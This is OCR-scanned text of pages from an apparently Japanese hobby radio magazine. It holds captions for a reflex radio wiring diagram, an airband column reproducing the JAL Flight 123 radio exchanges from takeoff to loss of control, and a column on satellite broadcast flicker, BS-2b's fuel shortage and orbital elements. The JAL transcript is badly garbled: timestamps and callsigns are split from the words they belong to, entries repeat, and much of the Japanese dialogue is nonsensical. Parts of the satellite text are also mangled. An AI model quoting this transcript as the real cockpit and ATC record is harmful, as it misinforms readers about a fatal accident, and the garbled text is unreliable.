
レフレックスラジオ全回路図






●部品表・コイルデータ・調整は来用号です。

単球レフレックスラジオ 超実体配線図



コイル部分は図のようにシールド板
を入れるかタイトル写真のように直角にする





それゆけ
ひーちゃんコーナー

エアーバンドを聞こう!!

第6回

JAL123便の 交信を検証する①

ツクモくん

大惨事!


JAL123便の墜落

520人もの死者を出した日航123便の墜落事故は、6年経とうとする現在も忘れることができません。

尾翼のない状態で迷走飛行を続け、クルーの懸命の努力もむなしく、群馬県御巣鷹山に墜落したのでした。

エアーバンドの重要性をみなさん理解してもらう意味で、墜落したJAL123便のトラブル発生から墜落にいたるまでの模様を、交信内容をもとに検証していきたいと思います。

今回は、123便の離陸からトラブルが発生、なんとか非常事態を切り抜けようとするまでの交信を公開します。



▲昭和60年8月13日付読売新聞より

「123便緊迫の交信30分

羽田へどなる声

昭和60年8月13日付読売新聞より

昭和60年8月12日午後6時25分、羽田発大阪行きの日本航空123便がエマージェンシー・コールを発信。応答が途絶える7時54分までの約30分、緊張の交信が続けられた。

JAL COMPANY RADIO(HANEDA) [131.85MHz]

時分
173630 JL-123 JAPAN AIR 123.
173633 COMP. JAPAN AIR 123, go ahead.
173635 JL-123 イエ、SELCALLおかけねえよ。C. J. D. E. ツ。
173640 COMP. 123 loud and clear, SELCALL stand by.
(SELCALL待)


173647 JL-123 イエ、check okです。イエ、121便@route@information@もあって
いますわ。
173654 COMP. いはい、1210. イエ、route@information@ですか、イエ、ちうとこ
うか問題ましたところ返事がなかったので、121、あー、連絡ついてません。
173705 JL-123 いはい、どうも。
173707 COMP. いはい、それから123、航路の基準でございます。RRWとRRY, location@
位置の@おおきにござります。
173714 123 TOKYO CLEARANCE DELEYEVER [121.80MHz]
175317 JL-123 AH TOKYO CLEARANCE, JAPAN AIR 123.
175321 T.C.D. JAPAN AIR 123, CLEARANCE.
175324 JL-123 JAPAN AIR 123, this is spot 18, we have "Y",
5minutes to Osaka propose 240 via departure
URAGA 6 SAGARA TRANSITION, please.
123, advise when ready.

175334 T.C.D. Roger.
175336 JL-123 CLEARANCE DELEYEVER, JAPAN AIR 123, ready to start over.
175938 JL-123 175942 T.C.D. JAPAN AIR 123, start engine, cleared to YAMATO
correction, SHINODA VOR via URAGA 6 DEPARTURE
SAGARA TRANSITION SEAPERCH, flight planned
route, maintain flight level 240, squawk 2072
DEPARTURE 126.0.
175956 JL-123 Roger. JAPAN AIR 123, cleared to SHINODA VOR
via URAGA 6 DEPARTURE SAGARA TRANSITION
SEAPERCH, flight planned route, maintain 240,
squawk 2072, over.
180001 T.C.D. Read back is correct. Contact GROUND CONTROL
121.7 for push back, good night.

180014 JL-123 Good night.
TOKYO GROUND CONTROL [121.70MHz]
180100 JL-123 GROUND CONTROL, JAPAN AIR 123, spot 18, we have
"Y", request push back.
180105 T.G.C. JAPAN AIR 123, GROUND, roger, stand by, for
about 2 minutes, another Boeing 747 behind of
you.
180110 JL-123 Roger.
180340 T.G.C. JAPAN AIR 123, runway 15L, push back approved.
180343 JL-123 JAPAN AIR 123, 15L
GROUND, JAPAN AIR 123, request taxi, ah, C7 take off.
180736 T.G.C. JAPAN AIR 123, roger, 15L Taxi to C7 A4 A
runway.

180943 JL-123 180915 T.G.C. 180919 JL-123 180921 JL-123 180928 T.T. 180932 JL-123 180941 T.T. 180945 JL-123 181120 T.T. 181126 JL-123 181223 T.T. 181224 JL-123 TOKYO DEPARTURE 181230 JL-123 181235 T.D.C. 181242 JL-123 181555 T.D.C. 181557 JL-123 181622 T.D.C. 181635 JL-123 181646 T.D.C. 181655 JL-123 181715 ACC 181717 JL-123 181833 ACC 181838 JL-123 181 COMPANY RADIO(TOKYO) [131.90MHz] 182051 JL-123 182055 COMP. 182058 JL-123 182108 COMP. 182521 JL-123 182537 ACC 182540 JL-123 182542 ACC 182545 JL-123 182549 ACC 182552 JL-123 182603 ACC 182629 ACC 182702 ACC 182707 JL-123 182709 ACC 182711 ACC 182831 ACC 182835 JL-123 182839 ACC 182854 ACC 182901 JA8830 182905 ACC 182906 ACC 182911 NH-35 182914 ACC 183102 ACC 183107 JL-123 183109 ACC 183111 JL-123 183114 ACC 183121 JL-123 183126 ACC 183131 JL-123 184 A runway to C7, JAPAN AIR 123. JAPAN AIR 123, contact TOWER 118. 1. Roger, hold short. TOWER, JAPAN AIR 123 with you, we are C7. JAPAN AIR 123, roger, hold short of runway 15L. JAPAN AIR 123, taxi into position and hold runway 15L. Into position and hold 15L, JAPAN AIR 123. JAPAN AIR 123, fly runway heading, wind 220. 16 cleared for take off runway 15L. Cleared for take off 15L, fly runway heading. JAPAN AIR 123. JAPAN AIR 123, contact TOKYO DEPARTURE. Roger, JAPAN AIR 123. TOKYO DEPARTURE, JAPAN AIR 123, maintaining runway heading, passing 8, ah, 800. JAPAN AIR 123, DEPARTURE, radar contact, turn right heading 180, vector to URAYA climb and maintain 13000. Turn right heading 180, ah, maintain 13000. JAPAN AIR 123, turn right heading 200. Roger, 200. JAPAN AIR 123. JAPAN AIR 123, 2 miles right of course, resume normal navigation, climb and maintain flight level 240, cancel altitude restriction, contact TOKYO CONTROL frequency 123. 7. Roger, own navigation direct. Ahhhh, MIHARA and climb and maintain 240 contact 123. 7. Correct. TOKYO CONTROL [123.70MHz] 182050 JL-123 Ah, JAPAN AIR TOKYO, JAPAN AIR 123. 123, JAPAN AIR TOKYO, go ahead. Offu! 12号す。どうぞ。 123, copied ok. 123. 70MHz 182521 JL-123 Ah, TOKYO, JAPAN AIR 123, request from immediate e ... trouble request return back to HANEDA, descend and maintain 220 over. Roger, approved as you requested. Radar vector to OSHIMA please. Roger, you want right or left turn? Going to right turn over. Right, right heading 090 radar vector to OSHIMA. 090. ALL NIPPON 35, we have emergency aircraft, ah, just 22miles west of OSHIMA, so you are depart MIHARA heading 210 for radar vector to KOWA, climb maintain 220. 182629 ACC 182702 ACC 182707 JL-123 182709 ACC 182711 ACC 182831 ACC 182835 JL-123 182839 ACC 182854 ACC 182901 JA8830 182905 ACC 182906 ACC 182911 NH-35 182914 ACC 183102 ACC 183107 JL-123 183109 ACC 183111 JL-123 183114 ACC 183121 JL-123 183126 ACC 183131 JL-123 Ah, 123 negative, negative, negative call you. JAPAN AIR 123, confirm you are declare emergency that's right? That's affirmative. 123, roger. And request your nature of emergency. JAPAN AIR 124, fly heading 090 radar vector to OSHIMA. But now uncontrol. Uncontrol, roger, understood. JA8830, contact TOKYO CONTROL 125. 7. Roger, JA8830, switch to TOKYO 125. 7, good evening. Good evening. ALL NIPPON 35, stand by direct KUSHIMOTO next 10 miles. Ah, roger, 35. JAPAN AIR 123, if possible squawk 2072 normal. JAPAN AIR 123, ah, can you descend? Ah, now descending. All right, say altitude now? 240. Eight, your position 72 miles to NAGOYA, yah, can you land to ah, NAGOYA? Ah, negative, request ---- request back to HANEDA. All right, ah こから田舎で話していただき難ですか。 183121 JL-123 183126 ACC 183131 JL-123

JAL COMPANY RADIO [131.90]	
183329 COMP.	SELCAL
183337 COMP.	JAPAN AIR 123, JAPAN AIR TOKYO. How do you read?
183350 COMP.	SELCAL
183407 COMP.	SELCAL
183410 COMP.	JAPAN AIR 123, JAPAN AIR TOKYO. How do you read?
183438 COMP.	SELCAL
183452 COMP.	JAPAN AIR 123, JAPAN AIR TOKYO. How do you read?
183512 JL-123	JAPAN AIR TOKYO, JAPAN AIR ah, 123, over.
183520 COMP.	JAPAN AIR 123, JAPAN AIR TOKYO, 265に着く30ミラウエストリマージンコードを取扱いCCU準備したといふと付一 えどね、いあー0-7アフターフライトがコーケしました。えーそれで、えーいま アーデゼントしてあります。えー
183534 JL-123	了解ました。キャビンインテッシュンとしては、リターン ター 東京でしょうか。 出なすわ。
183553 COMP.	理解してらねますか
183558 JL-123	はいなすわ。
183600 COMP.	理解してらねますか
183604 JL-123	えー、ちょっとおとづって下さい。いまエマージンセイシントしますので、えー、もう少し えー、あと、コントロトしますので、もう一度、あー、再コントロトしますので、えー、この ままおでいてください。 了解ました。
183620 COMP.	123. 70MHz
184044 ACC	JAPAN AIR 123, JAPAN AIR 123, 聞取 134. 0MHz が切替 えられますか?
184055 ACC	JAPAN AIR 123, JAPAN AIR 123, TOKYO CONTROL, if you read me ident, please.
184155 ACC	All station, all station, except JAPAN AIR 123, and contact TOKYO CONTROL contact TOKYO CONTROL, 134. 0, change frequency 134. 0 and keep silent until further advised.
184249 ACC	All station, all station this is TOKYO ----- TOKYO CONTROL ALL NIPPON 684 flight level 370.
184255 ACC	Station calling stand by.
184250 NW-28	OK, NORTH WEST 28, with you 410.
184253 ACC	NORTH WEST 28, TOKYO CONTROL roger.
184255 JD-364	TOA DOMES 364, level 270.
184258 ACC	TOA DOMES 3, TOA DOMES 364, contact 134. 0, we have emergency aircraft 134. 0, now.
184245 JD-364	134. 0.
184246 ACC	Station calling
184247 不明	switch to 134. 0.
184530 ACC	350 initially.
184532 NW-28	350. OK, leaving 410.
184537 YOKOTA	121. 50MHz
JAPAN AIR 123, JAPAN AIR 123, YOKOTA APPROACH on guard. If you hear me contact YOKOTA 129. 4	
184540 ACC	123. 70MHz
184545 ACC	507, roger.
184545 ACC	ALL NIPPON 36, -----
184546 JL-123	JAPAN AIR 123, uncontrol label.
184549 ACC	JAPAN AIR 123, go ahead.
184556 ACC	JAPAN AIR 123, roger, understood, understood, and ah.
184609 ACC	JAPAN AIR 123, 振りにコントロトしますか?
184616 JL-123	はいなすわにはま。
184620 ACC	コントロトしますか?
184620 YOKOTA	121. 50MHz
JAPAN AIR 123, JAPAN AIR 123, YOKOTA APPROACH on guard. If you hear me squawk 5423.	
184621 JL-123	123. 70MHz
184626 ACC	ここのままでおきます。
184647 NH-146	出、(聞こえた) スタババ、おちだかい。
184653 ACC	TOKYO CONTROL, ALL NIPPON 146, level 230. request low altitude over.
184659 NH-146	Roger, descend to cross OSHIMA, correction, SPENCER flight level 160, change frequency 134. 0.
184707 JL-123	Roger, ALL NIPPON 146, change frequency 134. 0. SPENCER 160.
184708 YOKOTA	Request radar vector to HANEDA, ah, KISARAZU. 121. 50MHz
JAPAN AIR 123, JAPAN AIR 123, YOKOTA APPROACH on guard. If you hear me contact YOKOTA 129. 4	
184710 ACC	123. 70MHz
184714 JL-123	Roger, 了解しました。ラクショウ22なので、ハイシング090をキーしてください。
184717 ACC	Roger.
184719 JL-123	製コントローラれますか?
184721 ACC	はい。
184730 ACC	JAPAN AIR 123, contact TOKYO CON, ah, TOKYO APPROACH 119. 7, 119. 7.
184736 JL-123	119. 7 と roger.
184817 YOKOTA	121. 50MHz
JAPAN AIR 123, JAPAN AIR 123, YOKOTA APPROACH on guard. If you hear me squawk 5423.	
184846 YOKOTA	JAPAN AIR 123, JAPAN AIR 123, YOKOTA APPROACH on guard. If you hear me contact 129. 4.
184854 JL-123	123. 70MHz
184903 ACC	うあ、 107, that's affirm.
184903 COMP.	131. 90MHz
184907 COMP.	SELCAL
184915 YOKOTA	JAPAN AIR 123, JAPAN AIR TOKYO, How do you read?
184945 COMP.	121. 50MHz
184948 YOKOTA	JAPAN AIR 123, JAPAN AIR 123, YOKOTA APPROACH on guard. If you hear me 129. 4.
185327 ACC	123. 70MHz
185331 JL-123	JAPAN AIR 123, JAPAN AIR 123, TOKYO.
185336 ACC	Ah, uncontrol, JAPAN AIR 123, uncontrol. 123 了解しました。
185337 YOKOTA	121. 50MHz
JAPAN AIR 123, JAPAN AIR 123, YOKOTA APPROACH CONTROL on guard. If you hear me squawk 5423 contact YOKOTA 129. 4	
185345 ACC	123. 70MHz
185359 ACC	JAPAN AIR 113, JAPAN AIR 123, 聞取119. 7, 119. 7を 教えてください。
185359 COMP.	JAPAN AIR 123, 了解しました119. 7を教えてください。
185403 T. A. C.	131. 90MHz
185403 T. A. C.	SELCAL
185403 T. A. C.	119. 70MHz
185409 T. A. C.	JAPAN AIR 123, JAPAN AIR 123, transmitting. If you reading, if you reading come up frequency.
185419 T. A. C.	119. 7, or, we are already openly any frequency TOKYO APPROACH out.
185425 JL-123	JAPAN AIR 123, request position.
185430 T. A. C.	JAPAN AIR 123, your position 5.15h 45. 4 miles north west of HANEDA.
185438 JL-123	North west of HANEDA えー あー 何マイルですか?
185442 T. A. C.	はい、その通りです。こちらのレーダーでは、 5.5マイルノースウェスト、熊谷から、あー2.5 マイルウェストの地点です。どうぞ。
185455 JL-123	はい了解。



▲羽田ターミナル管制所と必死の交信が続いた。

レ 同 い ◀
I 55 了 J
ダ 分 解 A
I 一 L
か 羽 を I
ら 田 最 2
姿 夕 後 3
を I に 便
消 通 は
し な 話 18
た が 時
管 途 54
制 絶 分
所 の た は

非常事態に陥った航空機では、
無線による指示、支援が頼みの
綱です。この交信記録を見ただけ
で、いかに航空無線が重要な
ものかがお分りいただけたと思
います。

次回は、無念の墜落にいたる
までの状況を検証します。

衛星放送 オモシロ物語

46

小松佳境

衛星放送フラつく?

派手な見出しの朝日新聞の記事が出ました。(図-1)

その日の東京山の手線の中で耳にした会話、「おいBSの絵乱れてる?」「ゼーンゼン。安い屋で買った感度の低いアンテナの話じゃないの」

そうです、首都圏では関係ないでしよう。BS-3aの不調で急拠りバツクアップに狩り出されたBS-2bは、先月号も書きましたように、燃料計の指示器がゼロを指しているそうです。

従つて燃料を食う南北軌道制御を実施していません。

このため、皆さんの受信アンテナから見ると、BS-2bは24時間周期で、上下に8の字を描いているはずです。本州ではアンテナ直径が35~45センチで受信できるので、ビームが太く衛星の上下揺れにも強いのですが、北海道や沖縄など大きいアンテナを使っている地方では影響が出て来るのでしょうか。特に沖縄

は、BS-3aになって電波が強くなりましたが、それをあえて小さなお手本を買われた方は、BS-2bが電波の強さで3デシベル程度低いようですので、揺れには強くとも絶対感度が不足で、ノイズ気味の絵になる可能性は大です。

本州で絵が

チラついて困っている人の大半はアンテナの方向調整に問題があるようです。

アンテナの方向調整は、燃料がたっぷりあって正確に0.1度の範囲に軌道制御されているBS-3aの電波、即ち3又は7チャンネルを使って実施してください。

また、BSの使っているKUバンドは、お天気による影響も大きいですので、絵がチラチラしたらそちらも気にすること。雨が降ってれば減衰している可能性があります。ただし、夏の

雷雨時などは、自分の家は晴れても、BSアンテナと衛星の間に巨大に積乱雲があつて、電波が減衰というケースもありますので、注意が必要です。

燃料不足は姿勢に関係なし

絵のチラツキは、燃料不足に



苦手の梅雨…補完衛星が失敗


衛星放送 フラつく

「画面ちらつく」と苦情

（佐藤公義）

▶ 図一 衛星放送フラつく

（左）NHKの公認機（右）



▲図-2 BS-2は、3軸に1ヶずつのホイールで姿勢を制御

より衛星の姿勢が揺れ、そのため発生していると誤解しているマスコミ関係者が多いのには驚きます。

BS-2もBS-3も、姿勢制御に直接燃料は使いません。


姿勢は、通常モーメンタム・ホイールとかフライ・ホイールと呼ばれるモーターを使っていきます。

例えばBS-2bは、3個のモーメンタム・ホイールを3軸のそれぞれに1個ずつ付け、衛星の外からの力で軸が回るとそれを補正するように逆方向にホイールを回転させて、軸が一定方向に向くように制御しています。(図-2)

直交する3軸と同じ原理で制御しますので、衛星は常に一定方向を向くことになります。

制御は全て電気でホイールと呼ぶモーターを回転することを行っていますので、燃料は使わ

▼図-4 BS-2のアンテナ・パターン



ないのです。

姿勢制御に関連して燃料を使うのは、モーターのスピードが上がり過ぎて制御ができなくな

るのを防ぐため、ガス・ジェットを吹かしてモーターの速度を減速させるときだけです。これをホイール・アンローティングと呼んでいます。


そして、衛星の燃料消費は、ほとんどが南北軌道制御用で、上記のホイール・アンローティングとか東西軌道制御用は、僅かです。

恐らく、燃料消費の9割以上は南北制御用と考えられます。新聞報道によりますと、BS-2bの月当り燃料消費量は、南北制御を除いて50グラムという微量だそうです。


人工衛星の軌道

静止衛星は、地球の赤道上空36000kmを正確に地球と同じスピードで回っているために、

▼図-5 ドイツ・フランスの放送衛星のパターンは単純



▼図-3 衛星の軌道を定義する軌道6要素



静止して見える衛星です。

衛星の軌道は、その軌道要素で定義されます(図-3)。

要素は、以下のパラメータで与えられます。


- 軌道の形を表すパラメータ
1. 軌道長半径 a =軌道の大きさを表します。

2. 離心率 e =軌道の円のつぶれ具合を示すもので、静止衛星では 10^{-4} から 10^{-5} 。

- 軌道面を表すパラメータ
3. 軌道面傾斜角 i =赤道面と軌道面のなす角

4. 升交点赤緯 Ω =赤道面を軌道面が南から北へ過る交点(升交点)を春分点方向から測った角。

- 軌道面内での、軌道の方向と



衛星の位置を表すパラメーター

5. 近地点引数 ω = 昇交点方向から近地点への角

6. 平均近点離角 M = 軌道上の衛星位置を表す量で、衛星が平均運動をしたと仮定した場合の、近地点方向から衛星までの角。


話がだいぶ専門的になってきましたが、皆さん気が知つておくと良いのは、3. 軌道面傾斜角です。静止衛星ではこの角度が

どうして受けにくい?

この角度が BS-2b は、7月には0.8度を越します。このため受信する側では2つの原因で問題が起きる可能性があります。一つは、上で述べたように、あなたの受信アンテナのビームから衛星が外れてしまうか感度の悪い部分で受けることになって、絵が乱れること。

もう一つは、衛星が理想の軌

▼図-7 世界地図で見るイギリスと日本の衛星アンテナパターンのちがい



ゼロでなければならないのですが、放送衛星では原則として、0.1度までの誤差を許しています。BS-2b では、燃料切れのためこれを更に甘くして使っているということなのです。

道位置からずれるため、衛星の発する電波のパターンがズレを生じてということなのです。

放送衛星は、日本の地形に合わせて極めて特殊なアンテナパターンをしています(図-4)。ドイツやフランスの放送衛星のパターンは、図-5のように非常に単純な形をしています。日本では、衛星位置がずれることで地上のパターンもずれてしまします。そして都合の悪いことに、この二つの原因がどちらも、北海道、沖縄に影響が大きいということなのです。

これは24時間周期で起きますので2回受信しにくくなります。


その内早朝の分は、7月1日からは、BS-3aの方から電波が出ていて、問題はありません。現在のBS運用状況は、図-6の通りです。従って夕方の見難さは解消されませんので軌道ズレが大きくなるにつれ、見にくくなってくることは避けられないものと思われます。しかし、BS-3aの電力不足で、2チャンネル運用のみにするよりは、ずっと良いサービスです。

BS-3H 後継機

アトラス・ロケットの不具合で、フロリダ沖に沈んでしまった、BS-3Hの後継機を準備しようという動きも出ているようです。一番簡単なのは、今打ち上げっていて使えるものはないかという発想です。

例えば、イギリスのBSBはマルコポーロという衛星を2機軌道上に持っていますが、経営者がはかばかしくなく、スカイ・

▼図-8 マルコポーロ衛星(BSB)はスピニ型



テレビに吸収されてしまいまし
た。今、両方を合併させ、B・
SkyBと呼んでいます。ブリテ
イッシュ・スカイ放送に改名し
たものです。

スカイ・テレビは既に
ASTRA衛星を使っています
ので、マルコポーロ衛星は、不
要になってしまいました。これ
を日本の上空に回送して使えば
一番簡単です。

ところが、残念ながら無理な
ようです。図-7の世界地図をみ
てください。マルコポーロ衛星
がサービスするイギリスは、日
本に比べずっと北にあります。
西経19度の静止軌道上からイギ
リス向けの電波を出すアンテ
ナ・パターンの衛星では、東経
110度から日本へ電波を出すこ
とは不可能です。特にこの衛星

は諦めざるを得ないでしょう。

BS-3Hは、アメリカの放送
衛星で事業中止になったもの
の新古品が手に入るというラッキ
ーな面がありました。しかし今
回はこういうものも期待できな
いようです。今度は新しく作ら
ねばならないと思われます。

